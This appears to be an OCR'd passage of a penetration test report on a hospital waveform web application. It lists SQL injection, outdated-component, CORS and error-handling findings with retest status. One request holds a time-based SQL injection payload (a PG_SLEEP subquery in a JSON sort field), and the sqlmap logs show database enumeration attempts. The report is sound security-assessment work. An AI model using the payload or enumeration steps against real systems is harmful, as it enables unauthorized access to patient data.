


```
POST /apis/patient/admissions/inpatient HTTP/1.1
Host: 130.147.217.44
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/115.0.5790.171 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: http://130.147.217.44
Referer: http://130.147.217.44/
Content-Type: application/json
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="115", "Chromium";v="115"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 141

{
  "pageNo":0,
  "pageSize":0,
  "sort":"(SELECT 5264 FROM PG_SLEEP(5))",
  "direction":"",
  "patientMrn":"",
  "patientName":"",
  "careUnit":"",
  "bedLabel":""
}
```

```
HTTP/1.1 200
Server: nginx/1.25.1
Date: Mon, 18 Sep 2023 23:58:33 GMT
Content-Type: application/json
Connection: close
Vary:
origin,access-control-request-method,access-control-request-headers,accept-encodin
g
Content-Length: 361

{
  "code":0,
  "msg":"Success",
  "traceId":null,
  "data":[
    {
      "patientId":1,
      "admissionIds":[
        1
      ],
      "patientMrn":"dig2",
      "patientName":"dig2",
      "patientGener":"Unknown",
      "careUnits":"ICU",
      "bedLabels":"dig2"
    },
    {
      "patientId":2,
      "admissionIds":[
        2
      ],
      "patientMrn":"dig",
```


600 bytes | 5,014 millis

c. Tester tried exploiting time-based SQL injection, we can see 5014 mills in response



```
[07:56:24] [ERROR] unable to retrieve the number of databases
[07:56:24] [INFO] falling back to current database
[07:56:24] [INFO] fetching current database
[07:56:24] [INFO] retrieving the length of query output
[07:56:24] [INFO] retrieved:
[07:56:24] [INFO] retrieved:
[07:56:24] [INFO] retrieving the length of query output
[07:56:24] [INFO] retrieved:
[07:56:24] [INFO] retrieved:
[07:56:24] [WARNING] on PostgreSQL you'll need to use schema names
[07:56:24] [CRITICAL] unable to retrieve the database names
```

d. Tester tried enumerating the PostgreSQL Databases, but it was a failed attempt




```
---
[08:00:17] [INFO] the back-end DBMS is PostgreSQL
web application technology: Nginx 1.25.1
back-end DBMS: PostgreSQL
[08:00:17] [INFO] fetching database users privileges
[08:00:17] [INFO] fetching database users
[08:00:17] [INFO] fetching number of database users
[08:00:17] [INFO] retrieved:
multi-threading is considered unsafe in time-based data retrieval. Are
[08:00:22] [WARNING] time-based comparison requires larger statistical
[08:00:23] [WARNING] it is very important to not stress the network co


[08:00:23] [WARNING] in case of continuous data retrieval problems you
[08:00:23] [CRITICAL] unable to retrieve the number of database users
```

e. Tester tried enumerating the privileges of PostgreSQL DB users, but it was a failed attempt

Retested on September 20, 2023


The issue is fixed now

Supported Evidences:



```
C:\Users\appadmin\Desktop\Tools for PT\SQLMap for windows\sqlmapproject-sqlmap-bb48dd0>python sqlmap.py -r request.txt
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:48:09 /2023-09-21/

[01:48:09] [INFO] parsing HTTP request from 'request.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[01:48:16] [INFO] testing connection to the target URL
[01:48:16] [INFO] testing if the target URL content is stable
[01:48:16] [INFO] target URL content is stable
[01:48:16] [INFO] testing if (custom) POST parameter 'JSON #1*' is dynamic
[01:48:16] [WARNING] (custom) POST parameter 'JSON #1*' does not appear to be dynamic
[01:48:16] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON #1*' might not be injectable
[01:48:16] [INFO] testing for SQL injection on (custom) POST parameter 'JSON #1*'
[01:48:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:48:17] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:48:17] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:48:17] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:48:17] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:48:17] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:48:17] [INFO] testing 'Generic inline queries'
[01:48:17] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:48:17] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:48:17] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:48:17] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:48:17] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:48:17] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:48:17] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of req
uests? [Y/n] n
[01:48:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:48:30] [WARNING] (custom) POST parameter 'JSON #1*' does not seem to be injectable
[01:48:30] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform mo
re tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=s
pace2comment') and/or switch '--random-agent'
```

a. **Tester tried reproducing the SQL Injection issue, but it was a failed attempt, its fixed now**



```
POST /apis/patient/admissions/inpatient HTTP/1.1
Host: 130.147.217.44
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 141
Origin: http://130.147.217.44
Connection: close
Referer: http://130.147.217.44/realtime

{
  "pageNo":0,
  "pageSize":0,
  "sort":"(SELECT 5264 FROM PG_SLEEP(5))",
  "direction":"",
  "patientMrn":"",
  "patientName":"",
  "careUnit":"",
  "bedLabel":""
}
```

```
HTTP/1.1 200
Server: nginx/1.25.2
Date: Wed, 20 Sep 2023 17:51:03 GMT
Content-Type: application/json
Connection: close
Vary:
origin,access-control-request-method,access-control-request-headers,accept-encod
ing
Content-Length: 361

{
  "code":0,
  "msg":"Success",
  "traceId":null,
  "data":[
    {
      "patientId":1,
      "admissionIds":[
        1
      ],
      "patientMrn":"dig2",
      "patientName":"dig2",
      "patientGener":"Unknown",
      "careUnits":"ICU",
      "bedLabels":"dig2"
    },
    {
      "patientId":2,
      "admissionIds":[
        2
      ],
      "patientMrn":"diq",
```

b. **Tester tried reproducing the Time-based SQL Injection issue, it’s a failed attempt, its fixed now**

8.2 Webapp: Vulnerable Version Of Software In Use


Vulnerability Title	Vulnerable Version Of Software In Use
Vulnerability Category	A6 - Vulnerable and Outdated Components
Severity	MEDIUM
CVSS V3 Calculation	CVSS Base Score: 5.6 CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L
Description	**Vulnerability Description:** It was observed that the Waveform Integration Platform application uses the following vulnerable third-party libraries and server software. • Angular 9.0.5 • Lodash 4.17.15 • Nginx 1.25.1 **Retest as of 21Sep2023:** Issue has been fixed as tester is not able to enumerate the vulnerable versions of components running in the app. **Exploitability Rational:** It would be reasonably complex to exploit this vulnerability as the attacker would have to be within Philips network. During the penetration test, attempts to exploit the vulnerabilities related to outdated version were not successful. This may however change as new vulnerabilities and related exploits may become avaliable or when asset configuration is changed. **Impact Rational:** Use of vulnerable software and frameworks could enable attackers to leverage public exploits associated with the vulnerable software version in use and launch platform specific attacks.
Affected Systems/IP Address/URL	http://130.147.217.44/
Recommendation	It is recommended that all software, framework and their components should be regularly patched and upgraded to the latest version.

Status	**CLOSED**

Steps to Reproduce:

Step 1: Install Wappalyzer addon in Firefox or chrome browser
Step 2: Explore the application, Wappalyzer will show the components used by the app.

Supported Evidences:



患者编号	姓名	科室
搜索编号	搜索姓名	搜索科室
dig2	dig2	ICU
dig	dig	ICU

JavaScript frameworks
Vue.js
Zone.js
Angular 9.0.5

Web frameworks
Microsoft ASP.NET

Miscellaneous
HTTP/2
Webpack

Web servers


JavaScript graphics
Chart.js 50% sure

Programming languages
TypeScript

Operating systems
Windows Server

JavaScript libraries
core-js 2.5.3
Hammer.js 2.0.7
Lodash 4.17.15

a. **Screenshot shows that the Waveform app uses vulnerable Angular and Lodash version**




患者编号	姓名	科室
搜索编号	搜索姓名	搜索科室
dig2	dig2	ICU
dig	dig	ICU

b. Screenshot shows that the Waveform app uses Vulnerable Nginx version

Retested on 20 September, 2023

Tester is not able to enumerate the vulnerable versions of components running in the app. Hence considering this issue as fixed.

Supported Evidences:



See the technology stacks of your leads without leaving your CRM. Connect to HubSpot, Pipedrive and many others.

患者编号	姓名	科
搜索编号	搜索姓名	搜
dig2	dig2	ICU
dig	dig	ICU

a. Tester is not able to enumerate the vulnerable versions of components running in the app.

8.3 Webapp: Misconfigured CORS


Vulnerability Title	Misconfigured CORS
Vulnerability Category	A5 Security Misconfiguration
Severity	**LOW**
CVSS V3 Calculation	CVSS Base Score: 3.1 CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N
Description	**Vulnerability Description:** During security assessment it is observed that the server is configured with an unrestricted HTML5 Cross-Origin Resource Sharing (CORS) policy. CORS defines whether resources on other domains can interact with this server. An attacker can place malicious JavaScript on his domain that can exploit the unrestrictive CORS policy to access sensitive data on this server or perform sensitive operations without the user's knowledge. Additionally, an attacker could exploit security vulnerabilities on other domains to compromise services on this server. The CORS policy relaxes the Same Origin Policy, an important security control that isolates potentially malicious resources to its respective domain name. If a script attempts to violate the Same Origin Policy by interacting with another domain, modern browsers can check a server's CORS policy by issuing a "pre-flight request". The browser allows the interaction only if the server responds with an Access-Control-Allow-Origin header that lists the script's domain or a wildcard match (*). A wildcard match allows interaction from any other domain, which allows any malicious content to retrieve content from this server or perform user actions. **Exploitability Rational:** An unrestricted CORS policy allows an attacker to access sensitive data or perform unauthorized user actions without user knowledge. Malicious JavaScript can perform these actions even if the server uses Cross Site Request Forgery tokens. **Impact Rational:** An attacker can access sensitive data of victim. An unrestricted CORS policy allows an attacker to access sensitive data or perform unauthorized user actions without user knowledge.

Affected Systems/IP Address/URL	http://130.147.217.44/apis/export/alldata
Recommendation	The Access-Control-Allow-Origin header should not be set to a wildcard match. In most cases, this header can be safely removed. If the application requires a relaxation of the Same Origin Policy, the AccessControl-Allow-Origin header should whitelist only domains that are trusted by this server. Rather than using a wildcard or programmatically verifying supplied origins, use a whitelist of trusted domains.
Status	**OPEN**

Steps to Reproduce:

Step 1: Capture the request in burp proxy and forward to repeater
Step 2: Change the Origin value to bing.com
Step 3: It will reflect back in the response Access-Control-Allow-Origin: bing.com

Supported Evidences:



```
POST  /apis/export/alldata   HTTP/1.1
Host :  130.147.217.44
Accept-Encoding  : gzip,  deflate
Accept : */*
Accept-Language  : en-US;q=0.9,en;q=0.8
User-Agent : Mozilla/5.0  (Windows  NT  10.0;  Win64;  x64)  AppleWebKit/537.36
(KHTML,  like  Gecko)  Chrome/115.0.5790.171   Safari/537.36
Connection : close
Cache-Control  : max-age=0
Origin :bing.com
```

```
HTTP/1.1  200
Server : nginx/1.25.1
Date : Mon,  18  Sep  2023  23:10:59  GMT
Content-Type  : application/json
Connection : close
Vary :
origin,access-control-request-method,access-
ncoding
Access-Control-Allow-Origin   : bing.com
Access-Control-Allow-Credentials   : true
Content-Length  : 5866

{
  "code" :-2 ,
  "msg" :
  "org.springframework.http.converter.HttpM
  red request body is missing: public void
  export.controllers.ExportDataController.e
  ttpServletResponse,com.philips.sh.wavedas
  o) throws com.philips.sh.wavedash.web.rest
  lureException\r\n\tat org.springframework
```

8.4 Webapp: Improper Error Handling


Vulnerability Title	Improper Error Handling
Vulnerability Category	A5 Security Misconfiguration
Severity	**LOW**
CVSS V3 Calculation	CVSS Base Score: 3.4 CVSS:3.1/AV:A/AC:H/PR:L/UI:R/S:U/C:L/I:L/A:N
Description	**Vulnerability Description** Improper handling of errors can introduce a variety of security problems for a web site. The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user (attacker). These messages reveal implementation details which are supposed to be hidden. **Exploitability rational** An attacker should have access to the application. **Impact rational** By leveraging the verbose error an attacker can gain more information about the target which help in fine tuning his/her future attack.
Affected Systems/IP Address/URL	http://130.147.217.44/apis/collection/status
Recommendation	The application should return customized generic error messages to the user's browser. If details about the error are needed for debugging or support reasons a unique identifier may be created and displayed to the user along with the generic error message for reference. This same unique identifier can be included with the error that is logged to the server so that it can be easily correlated with the issue. References: • https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html • 